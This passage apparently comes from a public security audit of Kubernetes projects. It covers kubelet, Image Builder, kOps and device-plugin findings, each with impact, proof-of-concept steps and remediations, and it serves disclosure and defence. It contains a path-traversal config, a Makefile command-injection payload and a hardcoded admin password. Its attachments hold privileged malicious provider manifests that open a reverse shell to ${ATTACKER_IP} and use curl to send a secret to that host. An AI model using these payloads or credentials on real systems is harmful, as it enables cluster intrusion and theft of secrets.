Snippet from https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/plugin/plugin.go#L120 :

```
pluginBin, err := exec.LookPath(filepath.Join(pluginBinDir, provider.Name))
```

The name of the plugin in the configuration file gets sanitized using the `validateCredentialProviderConfig()` function which verifies if dangerous characters are present.

Snippet from https://github.com/kubernetes/kubernetes/blob/master/pkg/credentialprovider/plugin/config.go :

```
if strings.Contains(provider.Name, "/") {
    allErrs = append(allErrs, field.Invalid(fieldPath.Child("name"),
provider.Name, "provider name cannot contain '/'"))
}

if strings.Contains(provider.Name, " ") {
    allErrs = append(allErrs, field.Invalid(fieldPath.Child("name"),
```


Public - CC BY-SA 4.0 License

```
provider.Name, "provider name cannot contain spaces"))
}

if provider.Name == "." {
    allErrs = append(allErrs, field.Invalid(fieldPath.Child("name"),
provider.Name, "provider name cannot be '.'"))
}

if provider.Name == ".." {
    allErrs = append(allErrs, field.Invalid(fieldPath.Child("name"),
provider.Name, "provider name cannot be '..'"))
}
```

In particular, the function first checks the presence of any `/` or (space) character in the name.

Then, since it already checked for any `/`, it checks if the name of the provider equals to `.` or `..`.

However, the function does not take into account that on Windows systems the `\` character can also be used as path separator, thus failing to prevent path traversals.

For instance, the path `.\..\..\..\..\target.exe` is valid since:

- it does not contain any `/`
- it does not contain any (space)
- it is not equal to `.`
- it is not equal to `..`

Impact

On Windows nodes, an attacker could exploit the path traversal through a controlled configuration file to execute arbitrary binaries on the filesystem with arbitrary arguments, without being restricted to the directory specified to kubelet through the flag `--image-credential-provider-bin-dir`.

Attack Complexity

An attacker must be able to control the configuration file used by kubelet.

Related Issues

N/A

Proof of Concept

1. Create a configuration file on your Windows node named `conf.yaml` in `C:\Windows\Temp\` containing the following:

   ```
   kind: CredentialProviderConfig
   apiVersion: kubelet.config.k8s.io/v1
   ```


Public - CC BY-SA 4.0 License

```
providers:
- name: .\..\System32\fsutil.exe
  apiVersion: credentialprovider.kubelet.k8s.io/v1
  matchImages:
  - docker.io/test/dashboard
  args:
  - file
  - createnew
  - C:\Windows\Temp\poc.txt
  - "1000"
  defaultCacheDuration: 1m
```

This configuration file will define a provider plugin named `.\..\System32\fsutil.exe` and we will then instruct kubelet to use `C:\Windows\Temp\` as `--image-credential-provider-bin-dir`.

When the plugin will be called, the path traversal will be exploited to call a binary, namingly `fsutil.exe`, outside the directory which was specified to kubelet and write a file named `poc.txt` in `C:\Windows\Temp\`.

2. Now run kubelet with the flags:

```
--image-credential-provider-config=C:\Windows\Temp\conf.yaml
--image-credential-provider-bin-dir=C:\Windows\Temp\
```

3. Create a YAML file named `pod.yaml` in `C:\Windows\Temp\` to define a pod which uses an image which matches the prefix defined in `conf.yaml` under `matchImages`:

```
apiVersion: v1
kind: Pod
metadata:
  name: testpod
spec:
  containers:
  - name: testpod
    image: docker.io/test/dashboard
```

4. Create the pod using kubectl to trigger the call to the plugin:

```
kubectl apply -f C:\Windows\Temp\pod.yaml
```

5. Notice that the file `poc.txt` gets written by `fsutil.exe` to `C:\Windows\Temp\` on the node, proving that a binary outside the directory specified to kubelet was run.

Suggested Remediations

Include Windows-specific checks rejecting provider names containing `\` inside the `validateCredentialProviderConfig()` function.

Public - CC BY-SA 4.0 License

References

- https://cwe.mitre.org/data/definitions/22.html

Public - CC BY-SA 4.0 License

5.14. [Image Builder] Command Injection

Severity	HIGH
Affected Resources	Image Builder
Status	Closed

October 07, 2026 Update

Fixed by https://github.com/kubernetes-sigs/image-builder/pull/2022.

Description

The Image Builder works through a Makefile with different targets for dependencies, images building, and cleaning operations.

The Makefile, located at `image-builder/Makefile`, then calls an inner Makefile located at `image-builder/images/capi/Makefile`.

The call is done as follows:

```
.DEFAULT:
  $(MAKE) -C images/capi $@
```

The `$@` holds the value of the current target, and this target will be called by default with any value that we provide which is not already handled by another defined build target.

Since it is included in the command without a proper escaping, it is possible for an attacker to inject arbitrary commands through the argument provided to the Makefile.

Impact

An attacker could execute arbitrary code on the host where the Image Builder is running to compromise it and the image building process.

Attack Complexity

An attacker needs to be able to control the value passed as argument to the Makefile.

This could happen, for instance, in CI/CD pipelines or web applications where a potentially untrusted source could control totally or partially the parameter passed to the Makefile.

To prove the presence of the vulnerability, in the following PoC we will instead inject our payload directly through the terminal.

Related Issues

N/A

Public - CC BY-SA 4.0 License

Proof of Concept

1. Clone the GitHub repository of the Image Builder

   ```
   git clone https://github.com/kubernetes-sigs/image-builder
   ```

2. Move to the downloaded directory

   ```
   cd image-builder
   ```

3. Run the Makefile providing the payload ``sleep 10`` and notice that the command gets executed

   ```
   make ``sleep 10``
   ```

Suggested Remediations

Apply a proper escaping to the argument passed to the Makefile.

References

- https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

Public - CC BY-SA 4.0 License

5.15. [Image Builder] Hardcoded Credentials in Windows OVA / Nutanix Images

Severity	HIGH
Affected Resources	image-builder/images/capi/packer/nutanix/packer-windows.json image-builder/images/capi/packer/ova/packer-windows.json
Status	Closed

October 07, 2026 Update

CVE-2025-7342 was assigned to this issue. Fixed by https://github.com/kubernetes-sigs/image-builder/pull/1800.

Description

Image Builder when building Windows images in the OVA format and for Nutanix use a default and hardcoded password which is: `S3cr3t0!`

This password, in the default build process, is set as the one of the `Administrator` user and configured not to expire.

This means instances built using the vulnerable images will have a default password, allowing attackers to easily compromise them via WinRM/Samba/Remote Desktop.

Impact

An attacker able to reach a server deployed with one the vulnerable images could gain administrative access over it.

Attack Complexity

The attacker must find a reachable server deployed with the vulnerable images and the cluster administrator must have not changed the password after the Image Build process.

Related Issues

N/A

Proof of Concept

As an example, the following Packer configuration from `image-builder/images/capi/packer/ova/packer-windows.json` shows the hardcoded password:

```
{
  "builders": [
    {
      "content": "{\n \"unattend_timezone\" : \"{{user
`unattend_timezone`}}\"\n, \"admin_password\" : \"{{user
`windows_admin_password`}}\"\n}",
      "target": "./packer_cache/unattend.json",
      "type": "file"
```


Public - CC BY-SA 4.0 License

```
    },
    {
      // ... SNIP ...
      "winrm_password": "{{user `windows_admin_password`}}",
      "winrm_timeout": "4h",
      "winrm_username": "Administrator"
    },
    {
      // ... SNIP ...
      "winrm_insecure": true,
      "winrm_password": "{{user `windows_admin_password`}}",
      "winrm_timeout": "4h",
      "winrm_username": "Administrator"
    }
  ],
  "post-processors": [
    // ... SNIP ...
  ],
  "provisioners": [
    // ... SNIP ...
  ],
  "variables": {
    // ... SNIP ...
    "prepull": null,
    "unattend_timezone": "Pacific Standard Time",
    "windows_admin_password": "S3cr3t0!",
    "windows_service_manager": null,
    "windows_updates_categories": null,
    "windows_updates_kbs": null
  }
}
```

Suggested Remediations

Generate a random password during the image building process and return it at the end of the process. This grants that every image has a unique password.

References

- https://cwe.mitre.org/data/definitions/798.html

Public - CC BY-SA 4.0 License

5.16. [Image Builder] Missing Checksum Verification for Dependencies

Severity	INFORMATIONAL
Affected Resources	image-builder/images/capi/hack/ensure-ct.sh line 41 image-builder/images/capi/hack/ensure-go.sh line 27 image-builder/images/capi/hack/ensure-jq.sh line 41 image-builder/images/capi/hack/ensure-shellcheck.sh line 33 image-builder/images/capi/hack/ensure-vhdutil.sh lines 29, 31 image-builder/images/capi/hack/utils.sh line 96 image-builder/images/capi/packer/hcloud/scripts/install-flatcar.sh line 3 image-builder/images/capi/packer/files/flatcar/scripts/bootstrap-flatcar.sh lines 35,40 image-builder/images/capi/packer/azure/scripts/ensure-kustomize.sh line 41
Status	Open

October 12, 2026 Update

A public issue was opened in the Image Builder repository to discuss this issue.

Description

Several scripts used by the project download and install third party dependencies without verifying the checksum of the received files.

File	Line	Dependency URL
images/capi/hack/ensure-ct.sh	41	`https://github.com/flatcar/container-linux-config-transpiler/releases/download/${_version}/${_binfile}`
images/capi/hack/ensure-go.sh	27	`https://golang.org/dl/go${GO_VERSION:-"1.16.3"}.linux-amd64.tar.gz`
images/capi/hack/ensure-jq.sh	41	`https://github.com/stedolan/jq/releases/download/jq-${_version}/${_binfile}`
images/capi/hack/ensure-shellcheck.sh	33	`https://github.com/koalaman/shellcheck/releases/download/${scversion?}/shellcheck-${scversion?}.${operatingsystem?}.tar.xz`
images/capi/hack/ensure-vhdutil.sh	29, 31	`http://packages.shapeblue.com.s3-eu-west-1.amazonaws.com/systemvmtemplate/vhd-util` `http://packages.shapeblue.com.s3-eu-west-1.amazonaws.com/systemvmtemplate/libvhd.so.1.0`
images/capi/hack/utils.sh	96	`https://bootstrap.pypa.io/get-pip.py`
images/capi/packer/hcloud/scripts/install-flatcar.sh	3	`https://raw.githubusercontent.com/flatcar/init/flatcar-master/bin/flatcar-install`
images/capi/packer/files/flatcar/scripts/bootstrap-flatcar.sh	35,40	`https://downloads.python.org/pypy/pypy${PYTHON2_VERSION}-${PYPY_VERSION}-${PYPY_ARCH}.tar.bz2` `https://downloads.python.org/pypy/pypy${PYTHON3_VERSION}-${PYPY_VERSION}-${PYPY_ARCH}.tar.bz2`
images/capi/packer/azure/scripts/ensure-kustomize.sh	41	`https://bootstrap.pypa.io/get-pip.py`

Notice that the vulnerable function in `utils.sh` is called also by scripts not present in the table, since the actual root cause of the problem resides only in `utils.sh`.

Public - CC BY-SA 4.0 License

The issues are mitigated by the use of HTTPS for the connections.

Impact

An attacker could tamper some of the dependencies which are downloaded to insert malicious code.

Also, errors while downloading dependencies would go unnoticed.

Attack Complexity

The attacker must be able to compromise the source for a third party component.

Related Issues

N/A

Proof of Concept

1. Compare the problematic scripts with `ensure-packer.sh`, where the checksum does get verified at line 81.

Suggested Remediations

Verify the integrity of all the third-party components using checksums.

References

N/A

Public - CC BY-SA 4.0 License

5.17. [Seccomp By Default] SeccompByDefault Must Be Explicitly Enabled

Severity	LOW
Affected Resources	SeccompByDefault
Status	Open

October 07, 2026 Update

Acknowledged by SIG Node, who is already aware that `SeccompByDefault` is disabled by default.

Description

The value of the `seccompByDefault` kubelet option regulates whether pods will run with the `RuntimeDefault` seccomp profile instead of the unrestricted `Unconfined` one.

Currently, the default value of this flag is `false`, thus it needs to be explicitly enabled by cluster administrators.

It's worth mentioning that the Kubernetes SIG Security is aware of this issue and plans to address it in a future iteration.

Impact

In a cluster deployed with the default kubelet configuration, pods would start with an `Unconfined` seccomp profile, which increases chances of privilege escalation attacks in the node. This goes against the goal of increasing the default security posture of a Kubernetes cluster.

Attack Complexity

An attacker would need a way to execute arbitrary code on a compromised pod in order to leverage the default `Unconfined` seccomp profile.

Related Issues

N/A

Proof of Concept

Snippet from https://github.com/kubernetes/kubelet/blob/8c3b3a28a06ce05f20d2b2c08bc1693276aad3a6/config/v1beta1/types.go#L865:

```
// SeccompDefault enables the use of `RuntimeDefault` as the default seccomp
profile for all workloads.
// Default: false
// +optional
SeccompDefault *bool `json:"seccompDefault,omitempty"`
```


Public - CC BY-SA 4.0 License

Suggested Remediations

Set the default of `SeccompDefault` to `true` in the kubelet configuration.

References

- https://kubernetes.io/docs/tutorials/security/seccomp

Public - CC BY-SA 4.0 License

5.18. [Third Party Device Monitoring Plugins] Path Traversal in Register API

Severity	INFORMATIONAL
Affected Resources	pkg/kubelet/cm/devicemanager/plugin/v1beta1/server.go
Status	Open

October 07, 2026 Update

Maintainers have been engaged for a fix, which was opened as a PR (link) but not merged at the time of writing.

Description

The registration process for a third-party device plugin in Kubernetes follows these steps:

1. The device plugin exposes a `DevicePlugin` gRPC service on a UNIX socket.
2. The device plugin executes a `Register` gRPC request towards the `kubelet.sock` socket, passing the name (`endpoint`) of the socket from step 1.
3. The kubelet tries to connect to the device plugin socket via a gRPC request.
4. The kubelet executes a gRPC `GetDevicePluginOptions` request against the device plugin socket to conclude the registration flow.

The `Register` API needs an `endpoint` parameter to know the name of the custom socket started by the device plugin. This value is then concatenated, without applying any sanitization/validation, to the default path where all device plugin sockets should be created: `/var/lib/kubelet/device-plugins/`.

Thus, by using `../` sequences in the `endpoint` parameter, it is possible to perform a partial Path Traversal attack and thus force the kubelet to execute a gRPC connection against a socket outside of the intended directory.

Impact

An attacker could force the kubelet into communicating with an arbitrary socket in the file system of the node. This could be used to disrupt existing services, enumerate files in the system or as a gadget for more complex chains.

Attack Complexity

The attacker would need a way to inject arbitrary code inside a third-party device plugin repository or create an arbitrary one, tricking a victim into installing it.

Related Issues

N/A

Public - CC BY-SA 4.0 License

Proof of Concept

Snippet from `pkg/kubelet/cm/devicemanager/plugin/v1beta1/server.go`:

```
func (s *server) Register(ctx context.Context, r *api.RegisterRequest)
(*api.Empty, error) {
    klog.InfoS("Got registration request from device plugin with resource",
"resourceName", r.ResourceName)

metrics.DevicePluginRegistrationCount.WithLabelValues(r.ResourceName).Inc()

    if !s.isVersionCompatibleWithPlugin(r.Version) {
        err := fmt.Errorf(errUnsupportedVersion, r.Version,
api.SupportedVersions)
        klog.ErrorS(err, "Bad registration request from device plugin with
resource", "resourceName", r.ResourceName)
        return &api.Empty{}, err
    }

    if !v1helper.IsExtendedResourceName(core.ResourceName(r.ResourceName)) {
        err := fmt.Errorf(errInvalidResourceName, r.ResourceName)
        klog.ErrorS(err, "Bad registration request from device plugin")
        return &api.Empty{}, err
    }

        // CONCATENATION HAPPENS HERE
    if err := s.connectClient(r.ResourceName, filepath.Join(s.socketDir,
r.Endpoint)); err != nil {
        klog.ErrorS(err, "Error connecting to device plugin client")
        return &api.Empty{}, err
    }

    return &api.Empty{}, nil
}
```

Suggested Remediations

Employ Go APIs that sanitize traversal attempts to construct the device plugin socket path. More details can be found at the referenced resource below.

References

- https://go.dev/blog/osroot

Public - CC BY-SA 4.0 License

5.19. [KOps] Missing TLS Verification in OpenStack VFSContext Client

Severity	MEDIUM
Affected Resources	kops/util/pkg/vfs/swiftfs.go
Status	Closed

October 07, 2026 Update

Fixed by https://github.com/kubernetes/kops/pull/17908.

Description

The `kops` projects bundle `VFSContext`, a filesystem-like interface that supports multiple backend storage systems, such as S3, Azure Blobs, or HTTP/HTTPS.

The implementation of Swift, the OpenStack Cloud Storage API, disables TLS verification on the client:

```
pc, err := openstack.NewClient(authOption.IdentityEndpoint)
if err != nil {
    return nil, fmt.Errorf("error building openstack provider client: %v",
err)
}
ua := gophercloud.UserAgent{}
ua.Prepend("kops/swift")
pc.UserAgent = ua
klog.V(4).Infof("Using user-agent %s", ua.Join())

tlsconfig := &tls.Config{}
tlsconfig.InsecureSkipVerify = true
transport := &http.Transport{TLSClientConfig: tlsconfig}
pc.HTTPClient = http.Client{
    Transport: transport,
}

klog.V(2).Info("authenticating to keystone")

err = openstack.Authenticate(ctx, pc, authOption)
if err != nil {
    return nil, fmt.Errorf("error building openstack authenticated client:
%v", err)
}
```

Impact

Adversaries able to intercept `VFSContext` file operations with the `swiftfs` scheme would be able to compromise the confidentiality and integrity of the channel.

Public - CC BY-SA 4.0 License

Attack Complexity

The attacker would need to be able to intercept the TLS traffic between the client and the OpenStack server in an Adversary-In-The-Middle (AITM) scenario.

Related Issues

N/A

Proof of Concept

N/A

Suggested Remediations

Avoid disabling TLS verification for sensitive operations.

References

- https://docs.datadoghq.com/security/code_security/static_analysis/static_analysis_rules/go-security/tls-skip-verify/

Public - CC BY-SA 4.0 License

6. Attachments

6.1. Infrastructure Components for Improper Isolation

```
apiVersion: v1
kind: Namespace
metadata:
  name: myprovider-system

---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: myprovider-controller-manager
  namespace: myprovider-system
spec:
  replicas: 1
  selector:
    matchLabels:
      control-plane: controller-manager
  template:
    metadata:
      labels:
        control-plane: controller-manager
    spec:
      containers:
      - name: manager
        image: docker.io/library/alpine:3.17
        command: ["/bin/sh", "-c"]
        args:
          - |
            apk add --no-cache curl jq
            while true; do
              # Reverse shell exposed towards arbitrary external machine
to prove the full connectivity of the machine
              nc ${ATTACKER_IP} ${ATTACKER_PORT} -e /bin/sh
              CLUSTERS=$(curl -s -X GET
http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myproviderclusters)
              echo "$CLUSTERS" | jq -r '.items[].metadata.name' | while
read -r cluster; do
                curl -s -X PATCH \
                  "http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myproviderclusters/$cluster/status" \
                  -H "Content-Type: application/merge-patch+json" \
                  -d '{"status":{"ready":true}}'
              done
```


Public - CC BY-SA 4.0 License

```
              MACHINES=$(curl -s -X GET
http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myprovidermachines)
              echo "$MACHINES" | jq -r '.items[].metadata.name' | while
read -r machine; do
                curl -s -X PATCH \
                  "http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myprovidermachines/$machine/status" \
                  -H "Content-Type: application/merge-patch+json" \
                  -d '{"status":{"ready":true}}'
              done

              sleep 5
            done
        securityContext:
          allowPrivilegeEscalation: true
          capabilities:
            add:
            - ALL
          privileged: true
          runAsGroup: 0
          runAsUser: 0
        volumeMounts:
          - name: host-root
            mountPath: /host
      volumes:
        - name: host-root
          hostPath:
            path: /
            type: Directory
      restartPolicy: Always
```

6.2. Infrastructure Components for Environment Variables

```
apiVersion: v1
kind: Namespace
metadata:
  name: myprovider-system

---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: myprovider-controller-manager
  namespace: myprovider-system
spec:
  replicas: 1
  selector:
    matchLabels:
```


Public - CC BY-SA 4.0 License

```
        control-plane: controller-manager
    template:
      metadata:
        labels:
          control-plane: controller-manager
      spec:
        containers:
        - name: manager
          image: docker.io/library/alpine:3.17
          command: ["/bin/sh", "-c"]
          args:
            - |
              apk add --no-cache curl jq
              while true; do
                # Exfiltration of the operator environment variables
                curl
http://${ATTACKER_IP}:${ATTACKER_PORT}/${SUPER_SECRET}
                CLUSTERS=$(curl -s -X GET
http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myproviderclusters)
                echo "$CLUSTERS" | jq -r '.items[].metadata.name' | while
read -r cluster; do
                  curl -s -X PATCH \
                    "http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myproviderclusters/$cluster/status" \
                    -H "Content-Type: application/merge-patch+json" \
                    -d '{"status":{"ready":true}}'
                done

                MACHINES=$(curl -s -X GET
http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myprovidermachines)
                echo "$MACHINES" | jq -r '.items[].metadata.name' | while
read -r machine; do
                  curl -s -X PATCH \
                    "http://localhost:8001/apis/infrastructure.cluster.x-
k8s.io/v1beta1/namespaces/default/myprovidermachines/$machine/status" \
                    -H "Content-Type: application/merge-patch+json" \
                    -d '{"status":{"ready":true}}'
                done

                sleep 5
              done
          securityContext:
            allowPrivilegeEscalation: true
            capabilities:
              add:
              - ALL
```


Public - CC BY-SA 4.0 License

```
            privileged: true
            runAsGroup: 0
            runAsUser: 0
          volumeMounts:
            - name: host-root
              mountPath: /host
        volumes:
          - name: host-root
            hostPath:
              path: /
              type: Directory
        restartPolicy: Always
```

6.3. Metadata File

```
apiVersion: clusterctl.cluster.x-k8s.io/v1alpha3
kind: Metadata
name: infrastructure-myprovider
versions:
  - version: "1.0.0"
    releaseSeries:
      - major: 1
        minor: 0
        contract: v1beta1
apiVersion: clusterctl.cluster.x-k8s.io/v1alpha3
kind: Metadata
name: infrastructure-myprovider
releaseSeries:
  - major: 1
    minor: 0
    contract: v1beta1
versions:
  - name: v1.0.0
    version: "1.0.0"
    releaseSeries: 1.0
```

6.4. Custom Resource Definition

```
apiVersion: apiextensions.k8s.io/v1
kind: CustomResourceDefinition
metadata:
  name: myproviderclusters.infrastructure.cluster.x-k8s.io
spec:
  group: infrastructure.cluster.x-k8s.io
  names:
    kind: MyProviderCluster
    plural: myproviderclusters
    singular: myprovidercluster
  scope: Namespaced
  versions:
```


Public - CC BY-SA 4.0 License

```
    - name: v1beta1
      served: true
      storage: true
      subresources:
        status: {}
      schema:
        openAPIV3Schema:
          type: object
          properties:
            spec:
              type: object
            status:
              type: object
              properties:
                ready:
                  type: boolean
                conditions:
                  type: array
                  items:
                    type: object
                    properties:
                      type:
                        type: string
                      status:
                        type: string
                      lastTransitionTime:
                        type: string
                      reason:
                        type: string
                      message:
                        type: string

---

apiVersion: apiextensions.k8s.io/v1
kind: CustomResourceDefinition
metadata:
  name: myprovidermachines.infrastructure.cluster.x-k8s.io
spec:
  group: infrastructure.cluster.x-k8s.io
  names:
    kind: MyProviderMachine
    plural: myprovidermachines
    singular: myprovidermachine
  scope: Namespaced
  versions:
    - name: v1beta1
      served: true
```


Public - CC BY-SA 4.0 License

```
storage: true
subresources:
  status: {}
schema:
  openAPIV3Schema:
    type: object
    properties:
      spec:
        type: object
      status:
        type: object
        properties:
          ready:
            type: boolean
          conditions:
            type: array
            items:
              type: object
              properties:
                type:
                  type: string
                status:
                  type: string
                lastTransitionTime:
                  type: string
                reason:
                  type: string
                message:
                  type: string
```


Public - CC BY-SA 4.0 License